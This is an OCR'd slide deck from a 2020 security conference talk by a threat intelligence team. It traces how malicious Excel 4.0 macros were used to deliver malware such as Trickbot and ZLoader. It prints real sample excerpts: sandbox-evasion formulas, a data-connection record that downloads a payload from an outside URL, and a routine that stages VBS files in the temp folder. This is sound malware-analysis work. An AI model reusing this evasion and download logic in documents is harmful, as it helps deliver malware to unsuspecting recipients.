Evolution of Excel 4.0 Macro Weaponization

VB2020 localhost

James Haughom, Baibhav Singh, Stefano Ortolani
Threat Intelligence Team, NSBU, VMware, Inc.

30 Sept - 2 Oct, 2020

vmware® Confidential | ©2020 VMware, Inc.

About Us

Threat Intelligence Team

James Haughom

Malware Reverse Engineer
Anti-Malware Group @ NSBU

@malwaredisciple

Baibhav Singh

Senior Staff Engineer
Threat Intelligence Team @ NSBU

Stefano Ortolani

Threat Research Lead
Threat Intelligence Team @ NSBU

@ostefano

Agenda

The talk in short

XL4 Macros

Timeline

Clusters

Techniques

Evolution of Excel 4.0 Macro Weaponization

By commodity malware

New trend in delivery malware

- Malware that is used to download or drop a more persistent payload

Primarily being delivered as email attachment

- Typically via XLS documents, but possible with certain OOXML types

Observed deploying commodity malware

- Trickbot, Danabot, Gozi, and ZLoader

We have been tracking this threat since the beginning of this year

Internally, we refer to this technique as XL4

They are also known as XLM macros

What are XL4 Macros?

Legacy functionality easy to subvert

25+ year old feature of Excel


- Predecessor to/replaced by VBA macros

Large set of functions that can be used to interact with both an excel workbook and the operating system (WinAPI access)


- Robust, and easy to understand and create
- Resemble today's Excel formulas/functions

Commonly used for benign purposes by older workbooks that have not migrated to VBA


- Legitimate business use for calculations



Standard Function



XL4 Examples



What are XL4 Macros?

Standard vs XL4 macros

Standard Formulas/Functions

Limited to workbook-related calculations/computations (math/stats)

Interaction with components outside of the workbook NOT possible

Enabled by default on all worksheets

XL4 Functions


Robust functionality that allows access to file system, registry, WinAPI, etc…

Replaced by VBA macros, but are still functional today

Must reside on an Excel 4.0-enabled macro sheet

What are XL4 Macros?

Not difficult at all…



XL4 Macro Essentials

Before diving deeper…

=ALERT("This will execute first!")	<--- this is the Auto_Open cell
=ALERT("This will execute second!")	
=ALERT("This will execute third!")	
=GOTO(RC[1])	=ALERT("This will execute fourth!")
	=RETURN()

Control flow

In an XL4 macro the entry point is the cell containing the `Auto_Open` label

Once the `Auto_Open` cell is executed, control flow is passed to the cell directly below within the same column; this pattern repeats until interrupted

This sequential line-by-line execution can be interrupted by transferring control to another cell via the functions GOTO, RUN, or a user-defined function

Data flow

=FORMULA("This string will be written to the cell to the right", RC[1])	This string will be written to the cell to the right

Data is often moved around macro sheets via the FORMULA and FORMULA.FILL functions

These functions require a value to be written, and a reference of the destination cell

The Trend


What did we see?

We analyzed and clustered thousands of these samples


We found that these samples surfaced in waves

- Each of these waves contains distinct characteristics
- Each wave builds upon the last wave
- Each new wave is more sophisticated than the previous

Malicious XL4 submissions – Dec 2019 / May 2020



Malicious XL4 submissions – May 2020 / Aug 2020



Timeline of TTPs

Detailing the waves into 15 clusters

February | March | April | May | June | July

1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15

FEB 26
Cells are scattered
Code is hidden via white font

FEB 27
VeryHidden macro sheet
Evasion: workspace h/w

FEB 14
No obfuscation
Downloads payload via *DCONN*
Evasion: mouse & audio

MAR 30
LoLBins
reg.exe
rundll32.exe

MAR 10
CHAR & concatenations
WinAPI Usage
Download via *URLDownloadToFile*

MAR 6
Downloads VBS
FORMULA to move payload

APR 25
Dozens of macro sheets

APR 14
Operations nested in *CHAR* arguments
Evasion: font size and row height

APR 10
Day-of obfuscation

MAY 19
MID for obfuscation
FILES to check download

MAY 11
Evasion: windows size, minimized, and single step mode

MAY 4
Hidden names
De-obfuscation routine
- *SET.VALUE*
- *GOTO*
- *RUN*

JUN 25
Register functions using custom names
Complex string obfuscation routine

JUN 16
Formula.Fill with relative references
Evasion: execution via *explorer.exe*, custom user agent

JUL 1
PowerShell *VeryHidden* flag

The Clusters


Cluster 1: init

Hidden macro sheet

No obfuscated code


Sandbox evasion routine:

- User interaction
- Mouse capability
- Audio capability



	A	B	C
1	=IF(ALERT("We found a problem with some content. Do you wa	=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)),	=FORMULA.FILL(Sheet1!Y100
2	=IF(GET.WORKSPACE(19),,CLOSE(TRUE)) Mouse	=RETURN()	=FORMULA.FILL(Sheet1!Y101
3	=IF(GET.WORKSPACE(42),,CLOSE(TRUE)) Audio	=IF(ISNUMBER(SEARCH("LOS",Sheet1!Y103)),	=FORMULA.FILL(Sheet1!Y102
4	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),	=RETURN()	=FORMULA.FILL(Sheet1!Y103
5	=RETURN()		
6			
7			
8			
9			
10			
11			
12	xGH1XhvLMa2X4cVA3qtx		

Evasion Routine





Cluster 1: cont.

Additional payload is downloaded via a Web Query Data connection

```
0876    131 DCONN : Data Connection
00000000: 76 08 00 00 04 00 C2 00  v.....\xc2.
00000008: 00 00 00 00 04 00 23 00  ......#.
00000010: 04 04 00 00 00 01 00 00  ........
00000018: 00 00 00 00 00 00 00 00  ........
00000020: 0                0A 00 00  ........
00000028: 0                6F 6E 6E  ....Conn
00000030: 6                6E 00 00  ection..
00000038: 0                00 01 00  ........
00000040: 1F 00 00 00 1F 00 00 68  .......h
00000048: 74 74 70 73 3A 2F 2F 6D  ttps://m
00000050: 65 72 79 73 74 6F 6C 2E  erystol.
00000058: 78 79 7A 2F 44 56 6B 6A  xyz/DVkj
00000060: 62 73 64 76 33 37 00 00  bsdv37..
00000068: 00 00 00 00 00 00 01 0D  ........
00000070: 00 00 00 0D 00 00 53 68  ......Sh
00000078: 65 65 74 31 21 66 67 73  eet1!fgs
00000080: 62 34 67                 b4g
```

DCONN Record






Download is written to Y100:Y103

Cluster 2: Whitespace


Cluster 2 adds obfuscation:

- Payload is scattered around sheet
- Payload is hidden by using white font on white background



Cluster 3: SneakySheet

- Extra protection
  - Hides macro sheet with *VeryHidden* flag instead of *Hidden*
- Extends evasion routine
  - Checks display size/dimensions of workspace
  - Height/width
  - Another sandbox evasion attempt



Original evasion tricks

```
1 =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
2 =GET.WORKSPACE(13)
3 =GET.WORKSPACE(14)
4 =IF(A2<770, CLOSE(FALSE),)
5 =IF(A3<381, CLOSE(FALSE),)
6 =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
```

New evasion trick:
Display Size Check
Height: (13)
Width: (14)

Cluster 4: Larva

Dynamic code:

Code is moved around via FORMULA instead of FORMULA.FILL (as in previous samples)

Execution:

VBS script is downloaded/executed

	A
1	=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
2	=GET.WORKSPACE(13)
3	=GET.WORKSPACE(14)
4	=IF(A2<770, CLOSE(FALSE),)
5	=IF(A3<381, CLOSE(FALSE),)
6	=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
7	=GET.WORKSPACE(26)
8	="C:\Users\"&A7&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.cvr"
9	="C:\Users\"&A7&"\AppData\Local\Temp\wct"&RANDBETWEEN(100,999)&".vbs"
10	="C:\Users\"&A7&"\AppData\Local\Temp\wct"&RANDBETWEEN(1000,9999)&".vbs"
11	=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))), ON.TIME(NOW()+"00:00:02", "adfv243b"),CLOSE(TRUE))

C	D
	=FORMULA(Sheet1!X60,bzesjmzE8T!C1)
	=FORMULA(Sheet1!X61,bzesjmzE8T!C2)
	=FORMULA(Sheet1!X62,bzesjmzE8T!C3)
	=FORMULA(Sheet1!X63,bzesjmzE8T!C4)
	=FORMULA(Sheet1!X64,bzesjmzE8T!C5)
	=FORMULA(Sheet1!X65,bzesjmzE8T!C6)
	=FORMULA(Sheet1!X66,bzesjmzE8T!C7)
	=FORMULA(Sheet1!X67,bzesjmzE8T!C8)
	=FORMULA(Sheet1!X68,bzesjmzE8T!C9)
	=FORMULA(Sheet1!X69,bzesjmzE8T!C10)
	=FORMULA(Sheet1!X70,bzesjmzE8T!C11)
	=FORMULA(Sheet1!X71,bzesjmzE8T!C12)
	,bzesjmzE8T!C13)
	,bzesjmzE8T!C14)
	=FORMULA(Sheet1!X74,bzesjmzE8T!C15)
	=FORMULA(Sheet1!X75,bzesjmzE8T!C16)
	=FORMULA(Sheet1!X76,bzesjmzE8T!C17)
	=FORMULA(Sheet1!X77,bzesjmzE8T!C18)
	=FORMULA(Sheet1!X78,bzesjmzE8T!C19)
	=FORMULA(Sheet1!X79,bzesjmzE8T!C20)
	=FORMULA(Sheet1!X80,bzesjmzE8T!C21)
	=FORMULA(Sheet1!X81,bzesjmzE8T!C22)
	=FORMULA(Sheet1!X82,bzesjmzE8T!C23)
	=FORMULA(Sheet1!X83,bzesjmzE8T!C24)
	=FORMULA(Sheet1!X84,bzesjmzE8T!C25)
	=FORMULA(Sheet1!X85,bzesjmzE8T!C26)
	=GOTO(C1)
	=RETURN()

FORMULA

Cluster 5: Obfuscation

Obfuscation:

- Heavy usage of CHAR function
- Translates decimal to ASCII:
  - CHAR(76) = ‘L’
